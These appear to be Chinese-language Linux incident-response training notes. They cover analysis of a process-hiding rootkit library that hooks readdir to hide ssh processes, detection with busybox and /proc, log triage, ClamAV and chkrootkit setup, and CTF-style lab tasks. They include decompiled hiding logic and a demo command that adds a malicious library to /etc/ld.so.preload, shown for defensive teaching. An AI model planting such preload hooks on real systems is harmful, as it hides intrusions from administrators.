



查看exported，会发现有readdir这些敏感函数在so模块中被重写，需要重点关注



双击readdir会进入函数readdir反编译内容视图：

- IDA View-A: 汇编语言较好的看IDA View-A，如下图





根据视图内容，可以发现当去读/proc/%ld/cmlne的内容时，会进行两个选择，当内容中有ssh时，则又循环从最开始进行进程读取行为。当没有ssh内容时，内存保存到rax并jmp推出内容，最终表现到进程中为输出进程的内容。

部分核心汇编指令解读

```

...
mov     rax, [rbp+stream]
//将存储在 [rbp+stream] 内存地址中的值加载到 rax 寄存器中。这意味着 rax 寄存器现在指向 stream。
mov     rdi, rax ; stream
//将 rax 寄存器中的值加载到 rdi 寄存器中。这意味着 rdi 寄存器现在指向 stream
call    _fclose
//调用 _fclose 函数。此时，rdi 寄存器中的值作为参数传递给该函数。
lea     rax, [rbp+haystack]
//将 [rbp+haystack] 地址加载到 rax 寄存器中。这意味着 rax 寄存器现在指向 haystack。
lea     rsi, needle ; "ssh"

```

```

//将 needle（字符串 "ssh" 的地址）加载到 rsi 寄存器中。
mov     rdi, rax      ; haystack
//将 rax 寄存器中的值加载到 rdi 寄存器中。这意味着 rdi 寄存器现在指向 haystack。
call    _strstr
//调用 _strstr 函数。此时，rdi 和 rsi 寄存器中的值分别作为参数传递给该函数，用于查找
haystack 中的 needle 字符串。
test    rax, rax
//将 rax 寄存器的值与自身进行逻辑与运算，以更新处理器的标志寄存器。这个操作通常用于检查 rax 是
否为零。
jnz     short loc_A63
//如果 rax 寄存器的值不为零（即，_strstr 找到了 needle），则跳转到 loc_A63 标签处继续执
行。

```

- Pseudocode-A: 感觉汇编比较难懂的，可以按下F5或者TAB（推荐），反编译成C语言（伪）视图

```

4 char s[256]; // [rsp+10h] [rbp-220h] BYREF
5 char haystack[256]; // [rsp+110h] [rbp-120h] BYREF
6 char *endptr; // [rsp+210h] [rbp-20h] BYREF
7 FILE *stream; // [rsp+218h] [rbp-18h]
8 __int64 v7; // [rsp+220h] [rbp-10h]
9 __int64 v8; // [rsp+228h] [rbp-8h]
10
11 if ( original_readdir
12 || (original_readdir = (__int64 (__fastcall *)(_QWORD))dlsym((void *)0xFFFFFFFFFFFFFFFF, "readdir")) != 0LL )
13 {
14     while ( 1 )
15     {
16         v8 = original_readdir(a1);
17         if ( !v8 )
18             break;
19         if ( *( BYTE *) (v8 + 18) == 4 )
20         {
21             v7 = strtol((const char *) (v8 + 19), &endptr, 10);
22             if ( (char *) (v8 + 19) != endptr && !*endptr )
23             {
24                 sprintf(s, "/proc/%ld/cmdline", v7);
25                 stream = fopen(s, "r");
26                 if ( stream )
27                 {
28                     fgets(haystack, 256, stream);
29                     fclose(stream);
30                     if ( strstr(haystack, "ssh") )

```

反编译的C语言，重点关注代码：

```

sprintf(s, "/proc/%ld/cmdline", v7);
stream = fopen(s, "r");
if (stream)
{
    fgets(haystack, 256, stream);
    fclose(stream);
    if (strstr(haystack, "ssh"))
        continue;
}

```

- 使用 `sprintf` 格式化进程的 `cmdline` 文件路径。
- 打开文件并读取内容到 `haystack` 缓冲区。
- 关闭文件。
- 检查是否包含字符串"ssh"。如果包含，跳过该目录项。

==综上，我们了解了动态链接库劫持的基础原理后，我们在应急中应对方法==

**不要使用动态链接库，使用静态库命令来查看进程和文件**



上传并使用 busybox 工具箱来查看进程和文件，busybox 工具箱内的系统命令不会使用动态库，是纯静态库调用

BusyBox 是一个为类Unix操作系统设计的软件工具箱，它结合了许多常见的UNIX实用程序，提供了一个较小的可执行文件。这使得它非常适合嵌入式系统或资源受限的环境，比如路由器、移动设备和小型单板计算机（如 Raspberry Pi）。BusyBox 被广泛用于这些环境中，因为它占用的空间小且功能强大。BusyBox包含了超过 400 个 unix 命令和实用程序，如 ls、cp、mv、vi、sh、ps 等。

## 使用方式

busybox <工具箱内的命令>

下面已ssh劫持为例，如下图：

The screenshot shows a terminal session on a system where an SSH session has been hijacked. The user runs 'ps aux|grep ssh' and sees three processes: 'sshd' (PID 1012), 'sshd' (PID 1471), and 'grep' (PID 18304). The 'sshd' processes are in a 'Ss' state, while 'grep' is in an 'S+' state. The user then runs 'echo "/lib64/libupload.so" >> /etc/ld.so.preload' to load a malicious library. After running 'ps aux|grep ssh' again, the 'sshd' processes are now in an 'Ss' state, and the 'grep' process is still in an 'S+' state. The user then runs 'ls' and sees the files 'anaconda-ks.cfg', 'busybox', 'libupload.c', and 'libupload.so'. Finally, the user runs './busybox ps aux|grep ssh' and sees the same three processes as before. Red arrows point from the text labels to the corresponding parts of the terminal output.

```
[root@theon ~]# ps aux|grep ssh
root      1012  0.0  0.2 112796  4288 ?        Ss   10:38   0:00 /usr/sbin/sshd -D
root      1471  0.0  0.3 158932  5968 ?        Ss   10:51   0:02 sshd: root@pts/0,pts/1,pts/2,pts/3,pts/4,pts/5
root      18304 0.0  0.0 112816   980 pts/1    S+   16:33   0:00 grep --color=auto ssh

[root@theon ~]# echo "/lib64/libupload.so" >> /etc/ld.so.preload
[root@theon ~]# ps aux|grep ssh
root      18311 0.0  0.0 116936  1012 pts/1    S+   16:33   0:00 grep --color=auto ssh

[root@theon ~]# ls
anaconda-ks.cfg  busybox  libupload.c  libupload.so
[root@theon ~]# ./busybox ps aux|grep ssh
1012 root      0:00 /usr/sbin/sshd -D
1471 root      0:02 sshd: root@pts/0,pts/1,pts/2,pts/3,pts/4,pts/5
18347 root      0:00 grep --color=auto ssh
[root@theon ~]#
```

劫持前

劫持后

使用静态的busybox工具箱内的ps命令查看

Q：恶意动态链接库配置文件 /etc/ld.so.preload 和恶意动态链接库文件也被木马隐藏，如何解决？

A：使用busybox中的系统命令，如ps、ls、cat等，不调用动态链接库，找到被木马隐藏的恶意动态链接库配置文件和恶意动态链接库文件

Q：除了busybox还有其他方法吗？

A：还有的，/proc目录下，依次查看所有进程号的exe文件信息 /proc/<进程号>/exe，然后对比ps信息的输出，找到那个进程信息在ps没有显示，但是在/proc目录下的exe文件中有信息，那么这个进程就是隐藏的进程。如下图

```
[root@theon ~]# ps aux|grep ssh
root      1012  0.0  0.2 112796 4288 ?        Ss   10:38   0:00 /usr/sbin/sshd -D
root      1471  0.0  0.3 158932 5968 ?        Ss   10:51   0:02 sshd: root@pts/0,pts/1,pts/2,pts/3,pts/4,pts/5
root      19541 0.0  0.0 112816  976 pts/1    S+   16:57   0:00 grep --color=auto ssh

[root@theon ~]# echo "/lib64/libupload.so" >> /etc/ld.so.preload
[root@theon ~]# ps aux|grep ssh
root      19545 0.0  0.0 116936 1012 pts/1    S+   16:57   0:00 grep --color=auto ssh

[root@theon ~]# ls /proc/1012/exe -l
lrwxrwxrwx. 1 root root 0 Jul 22 10:38 /proc/1012/exe -> /usr/sbin/sshd
[root@theon ~]#
```

正常

动态库劫持

直接查看/proc/<进程号>/exe  
可以看到被隐藏的进程信息

同时，建议使用脚本来对比ps信息和/proc目录下的exe文件信息

如果有隐藏的恶意动态链接库配置文件和恶意动态链接库文件，需要删除之后，重新再进行登陆

2.2.5 查看恶意的进程

ps aux 查看占用CPU、内存异常的进程

或者，使用 top 命令查看占用CPU、内存异常的进程

| PTID  | USER | PR | NI  | VRT    | RES   | SHR  | S | %CPU | %MEM | TIME+    | COMMAND          |
|-------|------|----|-----|--------|-------|------|---|------|------|----------|------------------|
| 82766 | root | 10 | -10 | 538688 | 956   | 52   | S | 74.5 | 0.1  | 10:03.75 | ./trace -r 2 -R  |
| 83253 | root | 20 | 0   | 506608 | 11584 | 1932 | S | 0.7  | 1.4  | 0:01.62  | barad_agent      |
| 85242 | root | 20 | 0   | 64540  | 4508  | 3836 | R | 0.7  | 0.5  | 0:00.01  | top              |
| 1     | root | 20 | 0   | 250520 | 4712  | 2064 | S | 0.0  | 0.6  | 0:07.14  | /usr/lib/systemd |
| 2     | root | 20 | 0   | 0      | 0     | 0    | S | 0.0  | 0.0  | 0:00.01  | [kthreadd]       |
| 3     | root | 0  | -20 | 0      | 0     | 0    | I | 0.0  | 0.0  | 0:00.00  | [rcu_gp]         |
| 4     | root | 0  | -20 | 0      | 0     | 0    | I | 0.0  | 0.0  | 0:00.00  | [rcu_par_gp]     |
| 6     | root | 0  | -20 | 0      | 0     | 0    | I | 0.0  | 0.0  | 0:00.00  | [kworker/0:0H]   |
| 8     | root | 0  | -20 | 0      | 0     | 0    | I | 0.0  | 0.0  | 0:00.00  | [mm_percpu_wq]   |
| 9     | root | 20 | 0   | 0      | 0     | 0    | S | 0.0  | 0.0  | 0:00.49  | [ksoftirqd/0]    |
| 10    | root | 20 | 0   | 0      | 0     | 0    | I | 0.0  | 0.0  | 0:01.03  | [rcu_sched]      |
| 11    | root | rt | 0   | 0      | 0     | 0    | S | 0.0  | 0.0  | 0:00.00  | [migration/0]    |
| 12    | root | rt | 0   | 0      | 0     | 0    | S | 0.0  | 0.0  | 0:00.00  | [watchdog/0]     |
| 13    | root | 20 | 0   | 0      | 0     | 0    | S | 0.0  | 0.0  | 0:00.00  | [cpuhp/0]        |
| 15    | root | 20 | 0   | 0      | 0     | 0    | S | 0.0  | 0.0  | 0:00.00  | [kdevtmpfs]      |
| 16    | root | 0  | -20 | 0      | 0     | 0    | I | 0.0  | 0.0  | 0:00.00  | [netns]          |
| 17    | root | 20 | 0   | 0      | 0     | 0    | S | 0.0  | 0.0  | 0:00.07  | [kauditd]        |
| 18    | root | 20 | 0   | 0      | 0     | 0    | S | 0.0  | 0.0  | 0:00.00  | [khungtaskd]     |
| 19    | root | 20 | 0   | 0      | 0     | 0    | S | 0.0  | 0.0  | 0:00.00  | [oom_reaper]     |
| 20    | root | 0  | -20 | 0      | 0     | 0    | I | 0.0  | 0.0  | 0:00.00  | [writeback]      |
| 21    | root | 20 | 0   | 0      | 0     | 0    | S | 0.0  | 0.0  | 0:00.01  | [kcompactd0]     |
| 22    | root | 25 | 5   | 0      | 0     | 0    | S | 0.0  | 0.0  | 0:00.00  | [ksmd]           |
| 23    | root | 39 | 19  | 0      | 0     | 0    | S | 0.0  | 0.0  | 0:00.05  | [khugepaged]     |

同时使用 netstat 命令，查看是否有异常的外连会话

A 如何判断是异常的外连？

Q 拿到可疑的外连IP信息，放到安全平台（微步平台）去判断ip是否为恶意的IP

## 2.2.6 暂停找到的恶意进程ID

暂停 vs 关闭 哪个好？为什么？

原因：木马守护进程，当木马进程关闭后，守护进程会通过重新下载或者从隐藏路径拷贝木马文件并执行的方式，来恢复木马进程

```
# kill -STOP <PID>
kill -STOP 82766
```

相比于Windows，Linux的kill命令自带暂停进程的参数，不需要在额外的安装其他工具包

## 2.2.7 删除恶意进程对应的文件

通常恶意进程都是由脚本和木马二进制文件调起的，我们拿到并暂停了进程后，可以通过lsof命令来找到进程打开的所有句柄（包括文件句柄），从而定位到文件的路径

```
# 最小化安装的centos你需要提前安装好lsof
yum -y install lsof
# lsof -p <进程号>
lsof -p 82766
```

需要找到的信息

- 调起恶意进程的文件
- 恶意进程正在进行的网络连接

找到调起恶意进程的文件后，进行删除

## 2.2.8 防止恶意文件恢复

- 查看crontab 计划任务

```
/var/spool/cron/
/etc/cron.*      #ls /etc/cron.*      #find /etc/ -mtime -1
/etc/crontab
```

- 查看at计划任务

```
atq
```

- 查看开机启动项

```
/etc/rc.local #0-6
/etc/rc.d/rc0.d/ #rc0-rc6
/etc/init.d/
/usr/lib/systemd/system/ # find /usr/lib/systemd/system -mtime -1
```

- 查看是否有异常的ssh公钥

```
~/.ssh/authorized_keys # cat ~/.ssh/authorized_keys
```

- 查看环境变量文件

```
/etc/profile  
/etc/profile.d/*  
/etc/bashrc  
~/.bashrc  
~/.bash_profile
```

## 2.2.9 恢复系统配置环境

检测 `/etc/sysctl.conf` 文件，查看是否有恶意的参数

`sysctl.conf` 是一个系统级配置文件，用于配置Linux 操作系统内核的参数。在Linux 中，内核参数是一些可以影响系统行为的变量。而木马通常会在此文件中配置一个内存参数，开机启动后为自己预留一大部分内存空间，如 `vm.nr_hugepages=4069`，最终导致系统内存无法被释放

## (2.3) 溯源

从日志和网络记录平台/设备中找到攻击来源和被入侵的原因，这里也需要记录好每一步的操作和输出结果信息，后期也需要写入到应急报告中

### 2.3.1 日志

各种日志

```
/var/log/secure #centos的登陆日志  
中间件日志：apache、nginx、tomcat、Jboss、  
/var/log/audit/audit.log #审计日志，内容比/var/log/secure还详细  
~/.bash_history # 历史命令记录
```

其中，`/var/log/secure` 主要查ssh暴力破解登陆的情况，通过`awk`、`grep`这些命令，可以快速的统计和汇总那些ip进行了暴力破坏并成功，下面命令可以快速的过滤出想要的信息

```
##1、定位有多少IP在爆破主机的root帐号：  
grep "Failed password for root" /var/log/secure | awk '{print $11}' | sort | uniq -c  
| sort -nr | more  
  
#定位有哪些IP在爆破：  
#grep "Failed password" /var/log/secure|grep -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9]  
[0-9])?\.".  
#(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9])?\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9])?\.  
(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9])?\."|uniq -c  
grep "Failed password" /var/log/secure | grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b"  
| sort | uniq -c | sort -nr  
  
#爆破用户名字典是什么？
```

```
grep "Failed password" /var/log/secure | perl -e 'while($_=<>){ /for(.*) from/; print "$1\n";}' | uniq -c | sort -nr
```

##2、登录成功的IP有哪些：

```
grep "Accepted " /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr | more
```

##3、增加非法用户如somebody日志：

```
grep "useradd" /var/log/secure
'''
Jul 10 00:12:15 localhost useradd[2382]: new group: name=somebody, GID=1001
Jul 10 00:12:15 localhost useradd[2382]: new user: name=somebody, UID=1001,
GID=1001, home=/home/somebody , shell=/bin/bash
Jul 10 00:12:58 localhost passwd: pam_unix(passwd:chauthtok): password changed for
somebody
'''
```

##4、sudo授权执行日志：

```
sudo -l
'''
Jul 10 00:43:09 localhost sudo: good : TTY=pts/4 ; PWD=/home/good ; USER=root ;
COMMAND=/sbin/shutdown -r now
'''
```

##5、爆破用户名字典（按照登陆失败次数排序）

```
grep "Failed password" /var/log/secure | awk '{if ($9 == "invalid") print $11; else
print $9}' | sort | uniq -c | sort -nr
```

## 2.3.2 网络设备

网络安全设备如防火墙、行为监测，安全平台如EDR平台、态势感知平台，或者旁路流量记录中查找失陷主机的南北和东西流量日志信息，找到攻击来源

这个在网络安全设备中有详细说明

## (2.3) 总结报告

报告至少要包含：

- 应急的人/组织
- 应急目标
- 异常事件
- 异常内容
- 应急内容，包括详细的处理步骤和输出，以及溯源步骤内容和输出信息
- 根据处理和溯源流程，得出的结论信息
- 根据结论给出安全加固建议
- 应急日期不要忘记了

可以参考我给的范例文档，但是具体的还需要比范例文档多添加一些步骤

### 三、安全工具介绍

Linux的安全应急也可以借助一些工具来快速定位和处理异常

常见的工具

- Rootkit查杀

针对通过rootkit隐藏自身的木马十分有效

工具名称 `chkrootkit`

网站: <http://www.chkrootkit.org>

使用方法:

```
# wget ftp://ftp.pangeia.com.br/pub/seg/pac/chkrootkit.tar.gz
wget ftp://ftp.chkrootkit.org/pub/seg/pac/chkrootkit.tar.gz
tar zxvf chkrootkit.tar.gz
cd chkrootkit-0.58b
make sense
#编译完成没有报错的话执行检查
./chkrootkit
```

- sysdig

挖掘内核驱动类型的隐藏木马，尤其是pamdicks挖矿木马特别有效，pamdicks挖矿木马的特征就是CPU过高，但是无论如何都找不到进程信息

安装指南: <https://github.com/draios/sysdig/wiki/How-to-Install-Sysdig-for-Linux>

- ClamAV

Linux的杀毒软件，缺点是更新的病毒库较占存储，同时更新病毒库很慢

安装方式:

```
## 1、安装依赖
yum -y install clamav clamav-server clamav-data clamav-update clamav-filesystem
clamav-scanner-systemd clamav-devel clamav-lib clamav-server-systemd pcre* gcc
zlib zlib-devel libssl-devel libssl openssl

## 2、下载包
#最小化安装的Centos需要安装wget
yum -y install wget
#设置下载安装包目录
cd /usr/local/
#下载安装包
wget https://www.clamav.net/downloads/production/clamav-0.101.5.tar.gz

## 3、创建用户及目录
#clamav 用户和用户组
groupadd clamav && useradd -g clamav clamav && id clamav
#日志存放目录
mkdir -p /usr/local/clamav/logs
touch /usr/local/clamav/logs/clamd.log
```

```
touch /usr/local/clamav/logs/freshclam.log
chown clamav:clamav /usr/local/clamav/logs/clamd.log
chown clamav:clamav /usr/local/clamav/logs/freshclam.log
#病毒存放目录
mkdir -p /usr/local/clamav/update
chown -R root:clamav /usr/local/clamav/
chown -R clamav:clamav /usr/local/clamav/update

## 4、安装
#解压
tar zxvf clamav-0.101.5.tar.gz
#跳转目录
cd clamav-0.101.5/
#安装依赖
yum install gcc* openssl openssl-devel -y
#安装编译
./configure --prefix=/usr/local/clamav --with-pcre
make && make install

## 5、配置
cd /usr/local/clamav/etc
cp clamd.conf.sample clamd.conf
cp freshclam.conf.sample freshclam.conf
#编辑clamd.conf文件
vi clamd.conf
#注销Example 一行
#Example
#添加配置项
LogFile /usr/local/clamav/logs/clamd.**log**
PidFile /usr/local/clamav/update/clamd.pid
DatabaseDirectory /usr/local/clamav/update
#编辑freshclam.conf文件
cd /usr/local/clamav/etc
vi freshclam.conf
#注销Example 一行
#Example
#添加配置项
DatabaseDirectory /usr/local/clamav/update
UpdateLogFile /usr/local/clamav/logs/freshclam.**log**
PidFile /usr/local/clamav/update/clamd.pid

## 6、启动服务
chown -R clamav:clamav /usr/local/clamav
systemctl start clamav-freshclam.service
systemctl enable clamav-freshclam.service
systemctl status clamav-freshclam.service

## 7、更新病毒库
#停止freshclam
systemctl stop clamav-freshclam.service
#更新，耗时根据网络质量而定
/usr/local/clamav/bin/freshclam
```

#手动下载病毒库到存储目录，更新（若上步更新成功，忽略这步手动更新）

```
cd /usr/local/clamav/update/
```

```
wget http://database.clamav.net/main.cvd
```

```
wget http://database.clamav.net/daily.cvd
```

```
wget http://database.clamav.net/bytecode.cvd
```

#更新完成后，病毒库存放路径下生成四个病毒库文件：

```
cd /usr/local/clamav/update/
```

```
bytecode.cvd daily.cvd main.cvd mirrors.dat
```

#再次启动freshclam

```
systemctl start clamav-freshclam.service
```

#为扫描操作可执行文件创建软连接，可以直接用clamscan和freshclam命令执行

```
ln -s /usr/local/clamav/bin/clamscan /usr/local/sbin/clamscan
```

```
ln -s /usr/local/clamav/bin/freshclam /usr/local/sbin/freshclam
```

## 8、定时任务

#在/usr/local/clamav/logs/目录下创建定时扫描脚本

```
cd /usr/local/clamav/logs/
```

#编辑文件

```
vi clamav.sh
```

```
/usr/local/clamav/bin/clamscan -r --bell -i / >/usr/local/clamav/logs/"$(date +%F_%A)".**log**
```

#在/usr/local/clamav/logs/目录下创建定时更新病毒库脚本

```
cd /usr/local/clamav/logs/
```

#编辑文件

```
vi freshclam.sh
```

```
systemctl stop clamav-freshclam.service
```

```
/usr/local/clamav/bin/freshclam --quiet
```

```
systemctl start clamav-freshclam.service
```

#授权执行权限

```
chmod +x clamav.sh
```

```
chmod +x freshclam.sh
```

#创建定时任务

```
vi /etc/crontab
```

#定时病毒扫描，以及病毒库更新

```
0 1 * * * sh /usr/local/clamav/logs/freshclam.sh
```

```
30 1 * * * sh /usr/local/clamav/logs/clamav.sh
```

## 9、扫描命令

#扫描指定home目录，并且显示扫描过程和结果

```
clamscan -r /home
```

#从根目录下开始，扫描所有文件并且只显示有问题的文件，发现病毒文件发出警报声音

```
clamscan -r --bell -i /
```

#不显示统计信息，只显示找到的病毒文件，且将病毒文件移动到/tmp路径下：

```
clamscan --no-summary -ri /tmp
```

#扫描home路径以及其路径下所有子目录，只输出被感染文件，且将病毒文件、被感染文件直接删除：

```
clamscan --infected --**remove**`--recursive /home
```



部分错误处理：

1.解决share下缺少clamv

```
yum install epel-release  
yum install clamav-server clamav-data clamav-update clamav-filesystem clamav  
clamav-scanner-systemd clamav-devel clamav-lib clamav-server-systemd -y
```

2、缺少curl组件时需要执行这个

```
yum install curl-devel -y
```

- 应急工具

用于扫描服务器失陷情况的工具

名称：GScan

网址：<https://github.com/grayddq/GScan>

安装：

```
git clone https://github.com/grayddq/GScan.git  
cd GScan  
# 使用  
python GScan.py -h
```

## 四、实验

本次Linux应急响应实验分为两个难度，是否成功清理异常文件，以能否正常启动 flags 二进制文件为准，正常启动的窗口如下

正常启动 flags 执行的命令

```
nohup /root/flags & #按两下回车  
tail -f /root/nohup.out # 查看启动情况
```

正常启动页面

```
[root@theon ~]# nohup /root/flags &
[1] 2368
[root@theon ~]# nohup: ignoring input and appending output to 'nohup.out'

[root@theon ~]# tail -f /root/nohup.out
程序启动中...
100%|██████████| 60/60 [01:00<00:00, 1.00s/it] * Serving Flask app 'app' (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: on

* Running on all addresses.
  WARNING: This is a development server. Do not use it in a production deployment.
* Running on http://192.168.239.133:8001/ (Press CTRL+C to quit)
* Restarting with stat
程序启动中...
100%|██████████| 60/60 [01:00<00:00, 1.00s/it]
* Debugger is active!
* Debugger PIN: 498-378-751
```

这里退出可以在键盘按下Ctrl+c

出现下图情况，则说明 `flags` 启动失败，需要继续清理异常文件

```
[root@theon ~]# tail -f /root/nohup.out
程序启动中...
100%|██████████| 60/60 [01:00<00:00, 1.00s/it] * Serving Flask app 'app' (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: on
[3082] Failed to execute script 'app' due to unhandled exception!

Traceback (most recent call last):
  File "app.py", line 26, in <module>
    app.run(host='0.0.0.0', port=8001, debug=True)
  File "flask/app.py", line 920, in run
  File "werkzeug/serving.py", line 991, in run_simple
OSError: [Errno 98] Address already in use
```

## (4.1) 简单难度

各位同学需要上机清理一台Centos服务器上的异常文件，该异常文件会导致服务器上的 `flags` 程序无法正常运行

利用此笔记上的知识和课堂将的内容，找到异常进程和异常文件进行清理。

此难度提交到平台的信息如下：

- 任务1: `flags` 程序正常运行后，会提供一个访问地址 `http://127.0.0.1:8001`，在执行curl命令来访问这个地址 `curl http://127.0.0.1:8001` 将返回的flag信息提交到平台（注意，整个信息提交，不要只提交花括号中的内容，需要提交的格式为 `flag{xxxxxxxx}`）
- 任务2: 提交定位到的异常文件路径，例如：`/tmp/workspace`，注意只要路径，不要定位到文件
- 任务3: 提交异常文件的名称

## (4.2) 中等难度

各位同学需要上机清理一台Centos服务器上的异常文件，该异常文件会调起一个进程导致服务器上的 `flags` 程序无法正常运行

利用此笔记上的知识和课堂将的内容，找到异常进程和异常文件进行清理。

此难度下，异常文件调起的进程可能会反复的启动。同学们需要利用此笔记上的知识和课堂将的内容，先终止异常进程的周期启动，然后再完全停掉异常进程，最后清理异常文件

此难度提交到平台的信息如下：

- 任务1： `flags` 程序正常运行后，会提供一个访问地址 `http://127.0.0.1:8001`，在执行curl命令来访问这个地址 `curl http://127.0.0.1:8001` 将返回的flag信息提交到平台（注意，整个信息提交，不要只提交花括号中的内容）
- 任务2：提交定位到的异常文件路径，例如： `/tmp/workspace`，注意只要路径，不要定位到文件，同时异常文件是让 `flags` 程序无法正常运行的文件，不要搞错了
- 任务3：提交异常文件名称
- 任务4：提交异常文件的守护进程文件路径，例如： `/tmp/workspace`，注意只要路径，不要定位到文件，这里要求是异常文件的守护进程文件路径，不要搞错了